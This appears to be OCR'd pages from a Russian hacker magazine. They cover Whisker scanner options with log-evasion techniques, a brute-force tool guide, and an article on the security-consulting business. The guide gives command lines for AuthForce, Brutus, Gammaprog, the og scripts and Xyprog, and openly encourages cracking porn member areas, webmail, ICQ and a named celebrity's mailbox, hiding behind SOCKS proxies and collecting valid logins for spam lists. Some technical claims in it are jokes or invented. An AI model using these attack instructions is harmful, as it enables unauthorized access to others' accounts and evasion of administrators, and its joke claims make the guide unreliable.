
-s указывает на файл с дырявыми CGIшками (параметр можно не задавать, по умолчанию идет его собственная база scan.db).
-V сканирование виртуального хоста.
-p сообщает то, что HTTP сидит на указанном порту (обычно это 80, но встречаются и 8100, 8101 etc).
-S сканировать определенную версию HTTP-сервера.
-d Debug режим. При поиске дырок подробно рассказывает, что он сейчас делает и что по какому порту отсылает.
-W Выплевывает результат в HTML (таким образом можно положить сканерюгу на домашнюю страничку и ковырять баги уже не через свой модем, а со скоростной линии хостинга, что в сотню раз быстрее.
-l вести лоГ(x))и.
-a логин и пароль для сканирования запароленных ресурсов. Например, perl whisker.pl -h members.lolitas.nu -a loginname:password . Пассворда может и не быть, но его можно подобрать (см. дальше).
-P файл с паролями (WordList) для перебора оных, с целью получения доступа к запароленным ресурсам. Информация к размышлению: я тут в Интернете вордлист нашел на 70 мегабайтов в не запакованном состоянии, прикинь! Вот это чудо: http://hackersclub.com/km/files/password_cracker/wordlists/hh_dictall.zip. 21 метр в зипаре).


Способы обвода сервера вокруг пальца

Все следующее далее приписывается к командной строке таким образом: perl whiskep.pl [усякие параметры] -I [цифра 1-9 - номер способа]
(1) Url encoding. Ты, надеюсь, знаешь, что для любого веб-сервера неважно, в каком виде ты запрашиваешь урл странички: будет ли это index.htm или %69%6E%64%65%78%2E%68%74%6D - одно и то же. Прикинь: в логах админ обнаружит не запросы дырявых скриптов, а инопланетные кракозябьлы. Я думаю, он их расшифровывать не станет :).
(2) /./ Directory insertion. Опять же веб-серверу покажутся одинаковыми урлы /scripts/fpcount.exe и /scripts/./fpcount.exe. Надеюсь, админ окажется не столь понятливым :).
(3) В принципе то же самое, что и номер 1, но тут кодируется не весь урл, а только его часть, что еще непонятнее :).
(4) Fake parameter. К адресу скрипта прибавляется никому не нужный аргумент, например, /scripts/fpcount.exe?blablabla на километр.
(5) Tab separator. Сразу оговорюсь, что эта фишка не работает на NT/IIS, но на других типах серверов пашет отлично. Вся суть заключается в том, что большинство сервантов не обращает внимания на символ табуляции, поэтому его можно натыкать в урл сколько угодно. (Не знаешь, что такое табуляция? Мало текстов набирал :), сходи напечатай "Войну и мир" для разминки :)), а вообще-то это кнопочка TAB, рядом с буквой Q.)
(6) Case sensivity. Сия фишка заключается в том, что WindowsNT, в отличие от никсов, пофиг, в каком реестре ты ввел урл. Для нее все равно, что INDEX.HTM, что InDeX.hTm, что index.htm
(7) Session splicing. Разрыв сессии: жутко тормозной метод, идея которого заключается в том, что мы будем посылать запрос на сервер кусками, разрывая соединения между посылкой каждого куска. Понятно, что на дополнительные соединения с сервером требуется время, причем нехилое, поэтому при разрывном методе тебе придется ждать результатов в 10 раз дольше :(.
(8) NULL method. Фишка просто-напросто втыкает в урл "нулЕвый байт". Коротко и ясно :).

Ну и на закуску полезные вещички-утилиты из разобранной программки:

1. Брутфорсный/по вордлисту подбор директорий на сервере (дефолтовый вордлист, поставляемый вместе с программой, ориентирован на поиск файлов с паролями, ненароком заваливших в www-папку. Запускается таким образом: perl whisker.pl [всякий маразм] -U
2. Брутфорсный/по вордлисту подбор паролей к определенному логину для запертых ресурсов на сервере. Таким способом можно веселиться на платном порносервере :).





Большой, длинный и волосатый конец статьи :)

Ну вот, пожалуй, и все, что я хотел сказать. Минус проги - в ней отключена возможность использования проксей (socks`ов, http-proxy`ей, port-редиректов, bnc, whatever). Она там была в предыдущих версиях программы, но RFP, видимо, решил не утруждать себя и убрал фичу на фиг (либо на BackSpace вздремнул, когда прогу кодил :)). Но, по крайней мере, обещает эту функцию ко второй версии программы восстановить (2.0). "Но это будет еще не скоро, и это очень большое горе" (с) Авария :).

Да, чуть не забыл! Взять это чудо и вагон других полезных вещей можно прямо с домашней странички RFP. Я надеюсь, ты найдешь все сам: http://www.wiretrip.net/rfp/.

Все, целуй кактус, поливай маму, пока!



Грубая сила в Unix-действительности

Novo3benevo Core TEAM (mywarez@inbox.ru)




Хочу новый НЮК!

Хочу все знать!! Журнал "Мурзилка" десятилетней давности меня уже перестал устраивать в качестве жизненного источника информации, настало время посмотреть, что там прячут за логино-паролями на мемберных сайтах! ХОЧУ!!! Хочу знать пароль на почтовый ящик Децела, хочу знать логин, чтобы залезть на private ftp warez сайт, хочу аккаунт на _вот этом_ кривом порносайте!! А ну, быстро мне его дали!
Действительно хочешь??? Эта статья поможет тебе и твоим маленьким потребностям. Далее по байтам будет изложен краткий курс молодого кибер-гвардейца или сайбер-артиллериста.

Откуда ломать-то будем?

Итак, однажды твой друган-админ после очередной пивной баклахи раскололся и пообещал сделать тебе шелл на его рабочей машине... Богатство весьма ценно-бесценное! Конечно, можно качать варез гигазами за его счет, флудить юзеров на более тонких каналах, но мы предлагаем тебе еще одну забаву - брутфорсить с этого шелла логины на другие тачки, почтовые аккаунты и просто брутфорсить все что форсится ;).


Перед тем как начать, хочу добавить, что все суперпрограммы, представленные в обзоре, скачаны и проверены на вирусы в лаборатории Zlobsus-Labs высококвалифицированными и сертифицированными специалистами и полностью работоспособны на работоспособность к применению ;). Начнем с наболевшего: ломаем мемберзоны с порнухой (HTTP Bruteforce).



AuthForce: перебор на WWW

Данный брутфорсер написан по всем стандартам, с соблюдением всех RFC (все что касается HTTP аутентификации), с помощью него были взломаны мемберские зоны сайтов m e m b e r s . b . r . t . i . t . n . e . y . s p e a r s . c o m, lolitaportal.lenta.ru и dermovoe.utro.ru.

В этой программе реализованы методы многопоточного соединения с ВВВ-сервером, а также SYN-шифровка и многоканальный спуфинг ТСП-заголовков. Все это необходимо для того, чтобы система-жертва не догадалась о попытках взлома и ее администратор продолжал спокойно пить пиво в момент твоих безуспешных (когда как ;) попыток подбора пароля.
Установка. Скачай tar.gz архив с http://kapheine.hypa.net/authforce и пакет CURL с http://curl.haxx.se/. Инсталляция немного отличается от стандартной (нету ./configure скрипта, о чем автор нескромно умалчивает), поэтому придется немного поработать ручками - в директивах компиляции следует вручную указать пути к установленным библиотекам: make –makehome $HOME/.authforcerc. -DUSE_DUMMY
Использование: ./authforce http://урл.сайта.для.взлома.



После окончания взлома результаты можно посмотреть в файле session.save.
Если программа завершилась аварийно, то незавершенную сессию можно продолжить:
./authforce -r
В общем, данная прога зарекомендовала себя с самой лучшей стороны. Если верить пьяным слухам, бороздящим Интернет, ею пользовался Кевин Митник и бывший президент Никарагуа - Гиббон Ламоподобный! Так что сей продукт генной инженерии обязательно должен занять соответствующее место в твоей программотеке. ;)

Что-то подобное было и под win...


Brutus - брутфорсер, написанный на перле, включивший в себя возможность работы с основными сервисами: POP3/FTP/Telnet . Юзаем! Заранее скажу, что для работы данной байды требуется модуль Net::Telnet, который ты можешь подрезать на сайте www.cpan.org.



Флаг -h задает адрес сервера, к которому надо подбирать пароли (например: mail.lolitashero.com).
-l направляет файл, из которого читать логины для взлома;
-p задает список паролей, используемых для взлома;
-s указывает сервисы для поломки (telnet, pop3 или ftp);

-t задает таймаут для соединения (по умолчанию 10 секунд);
-L название лог-файла, куда следует записать результаты взлома.

Работу выполняет бесшумно, профессионально и качественно, прям как кибер-снайпер =). Настоя-



тельно рекомендую описанный продукт, т.к. не возникнет проблем, если на хосте нет компилятора C/C++ или закрыт к нему доступ: юзание перла ограничивается значительно реже.

Брутфос веб-почты: смерть hotmail

Gammaprog - программа, предназначенная для обнаружения паролей веб-почты; например, таких известных почтовых ящиков, как usa.net, hotmail.com yahoo.com и др. Помимо поиска pwd через веб, тулза умеет ломать почтовые ящики по POP3-протоколу. Gammaprog целиком написана на Java, из чего следует, что она будет работать на любой платформе (надежда must die последней :), в том числе на

Линуксе и Виндах. Единственное, нужно обладать спецпакетом JRE. В твоем хозяйстве нету оного? :(Тогда дуй на официальный сайт SUN Microsystems и сливай javasoft.com/products/index.html .

Сначала нам предстоит пройти сложнейший процесс компиляции, выглядит все примерно так:
javac gammaprog.java
Далее не менее простой запуск =):


java gammaprog <option> <address> <word list>
Возможные опции:

c: Взлом с помощью CGI. Опция нужна, если ты хочешь сломать почтовый ящик на одном из бесплатных сервисов типа netaddress.com.

p: Взлом через POP3. После буквы p надо указать число попыток подбора пароля. Некоторые почтовые службы, например, MAIL.ru предоставляют доступ к мылу по POP3 и через веб-интерфейс. Для большей скорости взлома рекомендуется заюзать POP3 метод, однако он более “грязный”, т.к. оставляет кучу “тревожных” записей о попытках взлома в логах сервера, и, соответственно, появляется реальный шанс, что твой ИП-адрес забанят.

v: Включение режима вывода списка взломанных паролей на экран (по умолчанию они пишутся в логи, откуда тебе придется их потом извлекать).

s: Количество одновременно открытых сокетов. Если поставить жирное значение параметра, одновременно откроется туча соединений. Таким образом, увеличится ни только скорость подбора паролей, но и повысится загрузка системы, плюс ко всему попытка открыть серьезное число ТСП-



соединений может быть расценена как попытка флуда со всеми вытекающими последствиями.

t: Таймаут, после которого сокет считается закрытым (опция нужна для Вин-систем, чтобы дохлые сокеты не висели вечно, засоряя систему).

Пример: java gammaprog -tvp 0 -s 50 turboxakep@mailru.com password.lst

О.Г. и тусовочные скрипты-переборщики

[og] brute force package - набор скриптов на perl’e для подборки пароля к FTP/POP3 и получения списка рабочих логинов в системе через smtp сервис (полезно при составлении спам листов ;).

Интересное отличие данной программы: имеется возможность работы через socks-сервера, то есть при подборе администратор сервера не узнает, откуда ведется атака. И если admin закроет доступ с данного хоста на firewall’е, тебе придется всего лишь задать в установках адрес другого СОКСа. Все гениально и просто, подборщик pop3 паролей используется следующим образом:
og-pop3 <адрес сервера> <логин> <файл с паролями> [адрес socks сервера]

Подборщик варезо-фтп’шных паролей:


og-ftp <адрес сервера> <логин> <файл с паролями> [количество попыток за соединение]

Инструкция для получения списка валидных пользователей системы:

og-smtp-users.pl <хост> <адрес отправителя> <список юзеров> [вингейт сервер]


Xyprog - старые проделки JS-кодеров

Вниманию предлагается брутфорсер паролей ICQ, написанный на Java.
Как и Gammaprog, данный софт требует наличия



Java Virtual Machine.

Для работы следует откомпилировать программу, набрав: javac xyprog.java
И затем запустить:
java xyprog <UIN> <список паролей> [количество открываемых сокетов]
Все остальные важные аспекты работы продукта можно почерпнуть из прилагающегося текстового мануала :). Хотя отмечу, что на данный момент прога практически неэффективна при переборе uin`ов на хостах Мирабилиса. Так что работоспособность можно заметить при попытках перехвата номеров на “локальных” icq-серверах, что появляются периодически в локальных сетях.
Остается только чуть-чуть подождать, когда программа выдаст желаемый пароль :).
Только желательно прочекать, в онлайне ли хо-



зяин. Не пытайся использовать программу, когда ломаемый UIN находится в онлайне, а то выйдет не очень хорошо ;).

Мифические злобы

BruteZlob - написана отечественным программером teddyboy под *nix для X-Windows. Несмотря на достаточно простой интерфейс, она предоставляет реально крутые возможности. В ее основе положена технология генерирования паролей методом Хоара. Также может осуществляться подбор пароля по словарю, коих в Инете немерено. Подбор можно замутить по протоколам:
ICQ, IRC, HTTP, SSH, SMB, TELNET, POP3, IMAP, AIM, Napster, Yahoo Messager и т.д.

Так что внимай тут и лезь во все что открыто там. Заджоинимся в открытый порт! ;)

Security-бизнес

Денис Мысенко <denis@mysenko.com>

Сидел хакер Вася/Петя/Наташа за компом и жевал хлеб с майонезом. Захотелось вдруг ему пива, заглянул в карман и понял – не судьба. С этого переломного момента начал он активно искать способ подзаработать. В процессе рассмотрения вариантов “как стать миллионером” хаку посетило озарение: делать капусту можно на родном и любимом деле, на хакинге. И стал Вася/Петя/Наташа получать деньги, все стало круто – девчонки/мальчишки липли, на бензин всегда хватало, а парочка кег пива на балконе всегда ждала своего момента.

Нелирическое отступление

Тебе эта бурда кажется правдоподобной? Вынужден разочаровать - все далеко не так просто... Даже не думай, что ты можешь просто набрать команду (crew, gr00p, team, кому что больше нравится), сделать сайт и зашибать пятаки на хакинге. Мечтать иногда бывает вредно :(. Тем не менее, кое-какие проблески в рассматриваемой сфере у нас в стране появились. Чем же хакеры в законе занимаются? Тема сегодняшней телеги.

Клиентура

Для начала посмотрим, кому это вообще надо. В России сейчас вдоль и поперек развивается Интернет, появляются онлайн-шопы, банки организуют сетевые биллинги, крутые нефтяные магнаты пишут важные письма по е-мылу. Грубо говоря, становится важна безопасность информации, проходящей от одного компа к другому. Пока что российскими клиентами становятся только самые крутые конторы. Другие предпочитают терпеть убытки, нежели выкладывать хорошие деньги хакерам: это их жизнь, и она в любой момент может оборваться :) (c) Fight club. Кстати, IT security клиентов в России практически невозможно найти с помощью рекламы, тем более в Инете - все делается только по блату, нужно иметь прекрасные связи, обслуживаются только друзья. Вполне логично: к делу можно подключать только security analyzer`ов, которым ты доверяешь/можешь доверять. Security бизнес - соответственно и сам секьюрен - о нем мало говорят, цифры и факты из его сферы не фигурируют во всевозможных СМИ и на устах бабусек. Думаю, можно догадаться - почему.

Сам процесс

Итак, как все происходит? Крутой чувак с подвязками набирает команду бойцов-хакеров, которым он доверяет или которые, в силу тех или иных причин, просто не станут его кидать. Появляется некая консалтинговая контора. В свободное время хакеры кодят всякую шнягу, типа межсетевых экранов и файерволлов, которые дорого стоят, но ничего гениального не представляют. Почему это покупается? Потому что контора предоставляет суппорт, если чего - они позвонят или приедут и все объяснят, со всем помогут. Если конторы похакали - можно показать пальчиком на хакеров в законе, ведь не секрет, что в нашей стране переводить стрелки в случае чего любят все.

Наконец-то предводитель секьюрити конторы находит клиента, что происходит ВСЕГДА по связям, ибо чаще всего за сервис будет проплачивать старый толстопузый дядька. Составляется договор, где выясняется, чего именно от хакеров надо. Тут пишется, куда им можно лезть и куда нельзя. Можно ли им использовать какие-то эксплоиты по полной программе или надо просто теоретически рассуждать - есть там дыра или нет. Разрешено ли лазить по тачкам, юзать логины/пароли работников конторы и т.д.

Необходимые кондиции. Обычно это обследование какой-то сети на предмет информационной безопасности и консультирование по ее настройке/саппорту. Админы исследуемой сети обычно ничего о договоре не знают - все происходит на уровне высшего руководства. Далее команда хакеров-бойцов начинает сканить, хакать, пить, снова хакать, снова пить, снова хакать, снова пить, писать всякие официальные отчеты о том, где были найдены дыры и как их закрыть с использованием максимального числа умных и непонятных компьютерных слов и терминов. Короче, выходит парочка толстеньких папок, где реальной из всего хлама важной инфы лишь пара страниц.

При необходимости проводится аудит - это модное слово означает проверку секьюрности сети на соответствие какому-нибудь из стандартов, установленных каким-нибудь там ГОСТом. Таким образом, анализаторы выполняют свою работу, которая зачастую не играет никакой роли. Зачем тогда подобные конторы в России?

Отмывание

Не надо забывать, в какой стране мы живем. Надо учитывать тот факт, что законодательством выпущено мало инфы, ограничивающей секьюрити-бизнес, то есть остается возможным мутить тучу махинаций, прикрываясь “Я не такая, я жду трамвая: мы лишь занимались анализом безопасности, а вовсе не похищали информацию!”.

Но, как обозначено в подзаголовке, не менее актуальным оказывается отмыв бабла: ведь никто ничего не понимает в security, так что лежит бумажка на столе, за нее заплачено 50 тысяч зеленых, вроде как есть за что, проведена ли работа на эту сумму - проверить никто не сможет. Да и понять, что там проверять, смогут только сами хакерманы, заправленные пивом.

Секьюрити-конторы

В матушке России описанную выше мазу просекли пока далеко не все и не всем она по зубам, но несколько контор уже появилось, в основном в столице. Это R-Alpha (alpha.ru), Security Business Consulting (sbcinfo.ru), ИнформЗащита (infosec.ru), Rainbow Technologies (rainbow.msk.ru), neonet (www.neonet.ru). Не жирно, да? Можешь еще порыться на www.sec.ru в поисках других фирм.

Из первых уст

Ну ладно, все написанное выше - просто мое мнение, основанное на общении с людьми из разных контор и групп. Теперь посмотри, что говорят сами бойцы.

Первым дал интервью Алексей Лукацкий (НИП "ИнформЗащита"):

ДМ: Как давно ваша контора (НИП "ИнформЗащита") предоставляет услуги на российском рынке?


АЛ: 10 лет.

ДМ: Какие из ваших услуг пользуются наибольшей популярностью?

АЛ: Все наши решения пользуются популярностью. Однако, в разные периоды времени какие-то из решений были более популярны. Например, в самом начале была очень популярна (она и сейчас популярна) система защиты информации от НСД (не санкционированного доступа) SecretNet. Потом акцент пользователей сдвинулся к Internet, и стали пользоваться большим спросом средства



анализа защищенности и обнаружения атак компании Internet Security Systems, единственным партнером которой в России и странах СНГ мы являемся. Пару лет назад начался бум VPN, и вследствие этого наш криптомаршрутизатор "Континент-К" нашел свою нишу. Сейчас люди проявляют интерес к комплексным решениям, консалтингу, и наш департамент проектирования и консалтинга не сидит без работы - они загружены исследованиями, анализом рисков и защищенности постоянно. Можно еще упомянуть и



обучение по защите информации, которое предлагает наш Учебный Центр и которое пользуется популярностью всегда.

ДМ: Как часто к вам обращаются за помощью?

АЛ: Не проходит дня, чтобы к нам не обратились за консультациями. Будь то техническая поддержка приобретенных продуктов или консультации в установке, использовании и настройке других средств в области защиты.

ДМ: Считаете ли Вы, что клиента можно привлечь рекламой, то есть не имея с ним совершенно никаких личных связей?

АЛ: Да. Если продукт хороший и он правильно "продвигается", то наличие личных связей не имеет принципиального значения (хотя они никогда не помешают).

ДМ: Считаете ли Вы security-бизнес перспективным в нашей стране?

АЛ: Да. Особенно в последнее время.

ДМ: Может ли в вашу контору в качестве "security-бойца" попасть человек с улицы (при условии достаточной квалификации)?

АЛ: А как иначе он может попасть? Если человек квалифицированный, то какая разница, откуда он?

ДМ: В какие сроки обычно укладываются работники конторы при выполнении заказа на обследование автоматизированной системы?

АЛ: Однозначного ответа нет. Все зависит от объемов работ.

ДМ: Спасибо за ответы.

Западный берег

Изначально статья задумывалась как исключительно обзорная по российским публичным security-сервисам. По-моему правильное решение? Да не сложившееся. С одной стороны, российские анализаторы и разработчики ближе по духу, с другой - нелогично производить невольное промо зажравшимся западникам: у своих и так клиентов не хватает. Но "свои" не отличились пониманием собственной мазы и фарта ;), оставшись без участия в данном материале. Так что пришлось перейти и к описалову европейских/американских сервисов, имеющих значительно более серьезное финансирование, да и, чего скрывать, кадры более высокого уровня ;). Итак, прожектор на откормленные коммерческие security команды outta RU.

@stake

Сложно представить современную секьюрити сцену (именно таковую, а не хакерскую ;) без данной конторы. Любое повествование о ней начинается с инфы о происхождении мемберов: частичным составом ребята перевелись из еще "хакерской" бригады L0pht heavy industries. Часто бывает, что вчерашние матерые хакерюги сегодня занимаются легальным бизнесом. Отечественный NeoNet, первое время раскрутившийся за счет имени Webster`a, обустроившего нашумевший взлом lenta.ru/vesti.ru/music.ru/etc; западный Genocide2600, образованный усилиями людей, недавно преследуемых за "преступления в сфере информационных технологий". Безусловно, перспектива "выхода из тени" привлекает и обнадеживает множество новичков: еще немного, еще чуть-чуть, и вместо получения левых чеков по Western Union появятся горы золотые, насыпанные денежными заказчиками из глобальных корпораций. Легализация - безусловный прогресс. Одновременно с этим теряется много того, что привлекало прежде в хакерской эстетике. Вместо обширных IRC-каналов в бессервисных сетях - веб-формы отправки писем-заказов; вместо примитивного, но родного doom-оформления страничек - прилизанный корпоративный дизайн, лозунги; вместо наивных Hack the planet - Let secure, etc.

Но это все лирика, устраняемая мгновенно критическим взглядом. Да и чего особо напрягаться над переходом со стороны атакующих, на сторону защищающих: статья-то ведь как раз про бизнес... Итак, какие же конкретно сервисы предлагает @stake в рассматриваемой области. Общие исследования secure`ности объекта, с дальнейшей настройкой необходимого и консультациями, называются SmartRisk Enterprise Services. Под общим понятием скрывается имитация атаки, т.е. попытка атаки на заказанный сервер в исследовательских

целях. Бойцы берут свои эксклюзивные базы эксплойтов и начинают все сканить :), а где-то ковырять ручками. Подготавливаются коммуникационные решения, типа если надо намутить секьюрный коннект с центральным офисом фирмы из любой точки мира с выходом по GPRS`у, wap`у, обычным dial`ом, по выделенке и т.д. Проведение расследований по уже случившимся атакам, т.е. если у конторы стянули базу CC или задефейсили сайт клиента, или просто Павлик Морозов раскидал снифферы по сети и узнал, на какие порносервера ходил онанировать большой босс -). Коли случилась беда, прилетает крутой crew, разбирает логи, опрашивает лохонувшихся админов, изучает систему. После чего готовят отчет, по которому уже руководство компании выбирает: вкладывать ли бабки в укрепление безопасности, привлекать ли к суду взломщика (если он был найден, а уж L0pht`ы умеют искать, поверь), заменять ли провинившиеся кадров. Также есть сервис по углубленному изучению заказанного софта на secure`ность. К данной услуге обычно прибегают конторы, которым сверхважна надежность софта, на котором поставлена корпоративная система. Т.е. случай, когда банки, системы транзакций, правительственные организации, важные узлы ISP, etc. Т.е. ты составляешь список осей, установленных на твоих серваках, демонов, скриптов, hardware, а @stake предоставляет эксклюзивный отчет о надежности запрошенного. Анализ ведется как по общедоступной инфе, так и по приватным разработкам, недоступным простым смертным. В общем, у получивших отчет Этстейка понижаются шансы быть поломанными кул-хацкерами, воспользовавшимися внезапно появившимся ксплойтом.

Данную контору признал лучшим местом для IT-работы журнал Computerworld за 2001 год.

Onesecure и другие firewall`щики

Если обозначенный выше @Stake ближе к security в стандартном понимании, то конторы вроде 1sec предоставляют те решения, что можно разыскать самому после изучения несложных книг по строительству Virtual Private Networks и закачки коммерческого sec-софта с download.com =). Т.е. основное направление фирмы - организация и сооружение VPN`ов: сетей, с доступом world-wide, повышенной защищенности. В данном бизнес-направлении очень способствует старый миф людей, далеких от IT: firewall - абсолютная панацея от хакеров и любых других проблем в информационной безопасности. Многие корпоративные клиенты заказывают написание эксклюзивных FW под заказ, когда уже существуют готовые, значительно более дешевые (или вообще free, в случае некоммерческого *nix софта, прилаженного под коммерческие нужды :). Лично я бы не всегда доверял "решениям под ключ", т.к. в случае широко известных файров, вроде ipfw, ipchains, куча народа постоянно изучает их код и может 100% гарантировать отсутствие в них бэкдоров.

Мы отвлеклись. Итак, по поводу сервисов, доставляемых Onesecure:

Уже обозначенные файрволлы как своего, так и казенного производства.

Архитектура и реализация VPN`ов.

Системы по предупреждению и логгированию атак (не проще ли все было взять под одно слово firewall? -).


Проведение сканирований с целью поиска багов, дальнейшей установки патчей, смены структуры системы (оказывается, не только мы с тобой умеем пользоваться ISS`ом для поиска дырок =).

Сервисы по фильтрации URL`ов, цензуре трафика. Тут тоже понятно: все, чтобы трафик фирм не забивался порником дрочеров =).

Вполне стандартный набор услуг, удобренный сертификацией EuroCERT, т.е. возможностью прямого разбора всех security инцидентов через отцов CERT`a (между прочем, у RU тоже имеется подобная туса www.cert.ru, поддерживаемая RIPN`ом).

Наши и не наши

Чем же можно подытожить предложенную информацию? Выделяются два удручающих направления, первое: security бизнес в RU развит минимально, некоторым образом картина улучшается с развитием контор. подобных InfoSec. А подобных - мало. Либо это объединения непрофессиональных "специалистов по нюкам", которые наполняют собой новомодные :::Security teams:::, без какого-либо образования, качественных знаний, опыта работы. Либо конверсионные разработки распавшихся совковых НИИ, заточенных под очень малое число клиентов, с хитро сложной криптографией, мудреными средствами идентификации, мануалами на 500 печатных листов по продукции... Конечно, ясно то, что есть профессиональные девелоперы софта, вроде alpha.ru, выпускающие эксклюзив под серьезных заказчиков. В то же время это лишь часть глобального понятия IT security business, включающего в себя массу компонент, не всегда доступных узко направленным спецам.




Мысль-2 в том, что западный спрос и предложения в рассматриваемой области уже поднялись до качественного уровня. Десятки миллионов долларов расходуются на оплату решений, миллионы на разработку софта, повышение профессионализма кадров, установку разработанного software. Все это не может не радовать, ведь создаются тысячи рабочих мест, которые могут достаться и нашим соотечественникам, обладающим крутыми навыками и знаниями. Хотя, как и в любой другой области, вместе с переходом в массовость часто понижается общий уровень профессионализма. И все больше контор занимаются вещами, практически примитивными: настройка готовых фаерволлов, журналов событий, анализ логов, подгонка VPN`ов, посредничество в продаже специального железа. Т.е. команд вроде @stake, радующих нас высококлассным, доступным софтом (L0pht crack, AntiSniff, etc), анализами секьюрности продуктов, отчетами по багам, - становится меньше и меньше. Точнее, их число не увеличивается и теряется на фоне разбухающих "фаервольщиков".

